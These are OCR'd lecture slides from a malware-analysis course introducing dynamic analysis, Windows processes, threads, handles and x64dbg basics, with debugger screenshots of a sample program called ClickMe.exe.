
CS-501

Introduction to Malware, Threat Hunting
& Offensive Capabilities Development

Dynamic Analysis

Lecture 5: Processes Basics & Dynamic Analysis

Dynamic Analysis: Executing (or emulating) code and observing its behavior.



Dynamic Analysis

Examples:

- Attaching a debugger to processes and stepping through execution
- Snapshotting an environment, running code, and noteing changes
- Running wireshark and observing network activity
- Running Procmon/Sysmon and observing code behavior

Recall: What are we usually interested in?

Most malware is on a mission: it has some sort of tactical objective.

We want to determine what this mission is!

Questions we usually want answered:


- Who is the malware targeting?
  - How do we detect/triage this malware*? Eg Banking malware targeting everyone vs the UAE targeting dissidents
- What am I looking at? Eg Trickbot vs IceID
  - What can the malware do? Eg file I/O, Network I/O
  - What are its quirks/ What makes it unique?
- Where else is this malware deployed?
  - Is this the only sample, or can we find more?
- Why was this malware written?
  - Why was it deployed? What is it’s objective?
- How does the malware complete its objective?
  - How does it communicate? What is its RPC? What channel does it use to facilitate this?
  - What method does it use to do X
- How do we differentiate this malware from others?
- How do we remediate incidents associated to this malware?

Debuggers

- Userland debuggers allows us to debug userland processes
- Kernel debuggers allow us to debug entire systems
- All of the malware in this class will be userland. As such we only need a userland debugger.
  - That said, if the malware you are looking at lives in kernel space, you will need a kernel debugger
- Debugging allows us to step through execution, examine memory, modify values, and determine application behavior

x64dbg

- While not required, the supported debugger for this class is x64dbg
  - Other options include GDB, Visual Studio Debugger (ew), Windbg, HyperDbg (in beta but is very, very cool)
- X64dbg runs the processes and attaches itself as a debugger


ClickMe.exe - PID: 12548 - Module: clickme.exe - Thread: Main Thread 9204 - x64dbg
File View Debug Tracing Plugins Favourites Options Help Dec 28 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Registers
RIP RAX R12
RIP: current instruction
memory map of the processes
Symbols associated to PEs in this...
Running threads
Handles to objects in this process
Breakpoints set
Hide FPU
RAX 00007FF71ED317B0 clickme.00007FF71ED3
RBX 0000000007FFE0385
RCX 00007FF71ED30000 "MZx"
RDX 0000000000000001
RBP 0000000000000000
RSP 0000005C9B3FEFB8 &"ˆD$0à*"
RSI 0000000000000001
RDI 000000007FFE0384
R8 0000000000000000
R9 0000000000000000
R10 000000007FFE0384
R11 0000000000000246 L'ǵ'
R12 00007FF71ED317B0 clickme.00007FF71ED3
R13 0000000000000000
R14 00007FF71ED30000 "MZx"
R15 0000000000000000
RIP 00007FF71ED317B0 clickme.00007FF71ED3
RFLAGS 0000000000000244
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00003687 (ERROR_SXS_KEY_NOT_FOUND)
LastStatus C0150008 (STATUS_SXS_KEY_NOT_FOUND)
Default (x64 fastca
5
Unlocked
1: rcx 00007FF71ED30000 "MZx"
2: rdx 0000000000000001
3: r8 0000000000000000
4: r9 0000000000000000
5: [rsp+28] 000000000000018
rsi=1
.text:00007FF71ED317B0 clickme.exe:$17B0 #BB0
You can watch certain regions of memory. Dump-X is just a bookmark at a fixed...
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct
Address Hex ASCII
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Default
Paused INT3 breakpoint "TLS Callback 1" at clickme.00007FF71ED317B0 (00007FF71ED317B0)!
Time Wasted Debugging: 0:00:00:56

There is a lot going on...

- Debuggers will show you a **lot** of information

To better understand what is happening, we need to understand some basic information about processes on Windows

Program vs Process

A program is a static collection of instructions.

A process is a container for a set of resources used when executing **an instance** of a program

Processes

- Basic container for threads.
- Nothing is executed outside of the context of a process.
- You don’t “run a processes”
- You run threads which are managed by a processes
- Processes are containers, and there is no such thing (to my knowledge) as userland code running outside of a process

What Makes a Process

- A **private** virtual address space
- A program *mapped* to the virtual address space
- A collection of open **handles to objects**
- A Process ID
- >=1 thread
- *Security/token information.

Process Creation

Complicated. We will simplify it for now

- Kernel opens the image (executable file) and verifies it is the correct format
- The kernel creates a new process kernel object and a thread kernel object
- The kernel maps the image to an address space, as well as ntdll.dll
  - Note this gets mapped to just about every type of process
- The creator process notifies Windows subsystem process (Csrss.exe) that a new process and thread have been created
- From the kernel’s perspective, the process is created at this point
- Some magic happens, imports are resolved and after all the required DLLs are loaded, we reach the entry point and the program starts

Kernel Objects

- Kernel object (KOs): a single run-time instance of a statically defined object type
- Object types are system-defined data types.
- Each object type has its own attributes and functions to interact with it
- For example, an object of type *process* is an instance of a process object.
- A *file* object is an instance of a file. Note, *file!= a thing on disk*

Objects and Handles

A handle is an abstract reference to an object. This could be an actual pointer to the object, or a reference to a GUID that references an object

This allows us to abstract away direct management of objects in memory, and instead work with with references. **This is a security control. If something goes wrong in kernel space, you get a BSOD.**

APIs are used to interact with system resources, share resources among processes, and protect resources from unauthorized access.

How to Create a Process

```
BOOL CreateProcessA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

Digging into CreateProcess’ Arguments

```
BOOL CreateProcessW(
  LPCWSTR                lpApplicationName,
  LPWSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES  lpProcessAttributes,
  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  BOOL                   bInheritHandles,
  DWORD                  dwCreationFlags,
  LPVOID                 lpEnvironment,
  LPCWSTR                lpCurrentDirectory,
  LPSTARTUPINFOW         lpStartupInfo,
  LPPROCESS_INFORMATION  lpProcessInformation
);
```

https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessw

Basic Information of a Process

- Name: Usually the executable name. This is NOT a unique identifier
- Process ID (PID): Unique ID of a process. PIDS are reused after a process terminates
- Status: Running, Suspended, Not Responding
- Username: the user who is running the process. It also includes the primary token that holds the security context for the user
- Session ID: Session number under which the process executes.
  - Session 0 is for system processes and services.
  - Session 1 and higher are used for interactive logins.

Demo: Creating a Process

Processes Vs Threads

- Processes are (usually) independent, and are containers for threads
  - Non Example: python multiprocessing, Chrome.exe + sandbox
- Threads in the same process share process state, memory and other resources
- Processes have separate address spaces, and threads in the same process share the same address space
- Processes can interact with each other via system-provided Inter Process Communication (IPC) mechanisms
  - Pipes, sockets, files, ...etc
- Threads have per-process shared storage (Thread Local storage: TLS)

Threads

Unit of execution contained within a process

- I.e., the actual entity that executes code

Threads

An entity within a process that that actually executes code

- Threads are scheduled
- Threads have access to the contents of multiple CPU registers
- Threads hace private memory for shared objects (Thread Local Storage)
- Threads can have a security context that is different from other threads within a process.
  - Security is weird with Windows. Like really weird.
- Users can schedule their own threads via Fibers/ User Mode scheduling
  - From the kernel’s perspective, this is only 1 thread executing

If each process gets its Virtual Address space, how do we interact with shared objects?

Sharing Objects


We share objects by sharing *handles* to objects

In order to share a handle, we can either copy a reference to the same handle, or duplicate the handle (this creates a new GUID)

Totally lost? That is ok!

This is a lot of information to absorb. IMO, the best way to get more comfortable with it is via examples.

Let’s go back to ClickMe.Exe!


ClickMe.exe - PID: 12548 - Module: clickme.exe - Thread: Main Thread 9204 - x64dbg
File View Debug Tracing Plugins Favourites Options Help Dec 28 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Registers
RIP RAX R12
RIP: current instruction
memory map of the processes
Symbols associated to PEs in this...
Running threads
Handles to objects in this process
Breakpoints set
Hide FPU
RAX 00007FF71ED317B0 clickme.00007FF71ED3
RBX 0000000007FFE0385
RCX 00007FF71ED30000 "MZx"
RDX 0000000000000001
RBP 0000000000000000
RSP 0000005C9B3FEFB8 &"ˆD$0à*"
RSI 0000000000000001
RDI 000000007FFE0384
R8 0000000000000000
R9 0000000000000000
R10 000000007FFE0384
R11 0000000000000246 L'ǵ'
R12 00007FF71ED317B0 clickme.00007FF71ED3
R13 0000000000000000
R14 00007FF71ED30000 "MZx"
R15 0000000000000000
RIP 00007FF71ED317B0 clickme.00007FF71ED3
RFLAGS 0000000000000244
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00003687 (ERROR_SXS_KEY_NOT_FOUND)
LastStatus C0150008 (STATUS_SXS_KEY_NOT_FOUND)
Default (x64 fastca
5
Unlocked
1: rcx 00007FF71ED30000 "MZx"
2: rdx 0000000000000001
3: r8 0000000000000000
4: r9 0000000000000000
5: [rsp+28] 000000000000018
rsi=1
.text:00007FF71ED317B0 clickme.exe:$17B0 #BB0
You can watch certain regions of memory. Dump-X is just a bookmark at a fixed...
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct
Address Hex ASCII
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Default
Paused INT3 breakpoint "TLS Callback 1" at clickme.00007FF71ED317B0 (00007FF71ED317B0)!
Time Wasted Debugging: 0:00:00:56

X64dbg Basics

Breakpoints: fixed region of executable memory that will pause execution.

Run (F9): Run the binary

Step Into (F7): Step 1 instruction. If the instruction is a call, step into the function


Step over (F8): Step 1 instruction. If the instruction is call, execute the function and continue

Execute Until Return (Ctrl-F9): run the binary until the next ret instruction

Execute Until User Code (alt-F9): Run until we are back in the memory mapped region of our binary (usually the .text secion)

X64dbg Basics: Symbols

Symbols can show us all of the loaded DLLs, in addition to where our current Executable is



Base	Module	Party	Path	Status
00007FF71ED30000	clickme.exe	User	C:\dev\CS-501-malware-course\LectureCode\lecture_4\ClickMe.exe	Unloaded
00007FF94B230000	urlmon.dll	System	C:\Windows\System32\urlmon.dll	Unloaded
00007FF94BAF0000	wininet.dll	System	C:\Windows\System32\wininet.dll	Unloaded
00007FF94C850000	srvcli.dll	System	C:\Windows\System32\srvcli.dll	Unloaded
00007FF956250000	iertutil.dll	System	C:\Windows\System32\iertutil.dll	Unloaded
00007FF95E5E0000	netutils.dll	System	C:\Windows\System32\netutils.dll	Unloaded
00007FF95F0A0000	gdi32full.dll	System	C:\Windows\System32\gdi32full.dll	Unloaded
00007FF95F200000	msvcp_win.dll	System	C:\Windows\System32\msvcp_win.dll	Unloaded
00007FF95F2D0000	kernelbase.dll	System	C:\Windows\System32\KernelBase.dll	Unloaded
00007FF95F840000	ucrtbase.dll	System	C:\Windows\System32\ucrtbase.dll	Unloaded
00007FF95F940000	win32u.dll	System	C:\Windows\System32\win32u.dll	Unloaded
00007FF95FE60000	msvcrt.dll	System	C:\Windows\System32\msvcrt.dll	Unloaded
00007FF95FFE0000	imm32.dll	System	C:\Windows\System32\imm32.dll	Unloaded
00007FF9600C0000	rpcrt4.dll	System	C:\Windows\System32\rpcrt4.dll	Unloaded
00007FF960260000	sechost.dll	System	C:\Windows\System32\sechost.dll	Unloaded
00007FF960300000	kernel32.dll	System	C:\Windows\System32\kernel32.dll	Unloaded
00007FF9604B0000	shlwapi.dll	System	C:\Windows\System32\shlwapi.dll	Unloaded
00007FF9606C0000	combase.dll	System	C:\Windows\System32\combase.dll	Unloaded
00007FF960A20000	advapi32.dll	System	C:\Windows\System32\advapi32.dll	Unloaded
00007FF960C70000	shcore.dll	System	C:\Windows\System32\SHCore.dll	Unloaded
00007FF9615B0000	user32.dll	System	C:\Windows\System32\user32.dll	Unloaded
00007FF9617E0000	gdi32.dll	System	C:\Windows\System32\gdi32.dll	Unloaded
00007FF961990000	ntdll.dll	System	C:\Windows\System32\ntdll.dll	Unloaded


Base: base addresses of our executable.

Recall that Virtual Memory is effectively a giant array, where the addresses is the offset in that giant array

The base addresses of our exe is the offset in that giant array


Memory Map

Either navigate to the memory map view, or right click the relevant PE and click “Follow in memory map”




Memory Map

- Shows us everything that is memory mapped in our processes virtual address space
- We can see all loaded PEs and their sections
- We can also see their *memory protections*
  - Basics: Read, Write Executable
  - Full list: https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/user-mode-and-kernel-mode
- We can follow in Dump to view the raw bytes



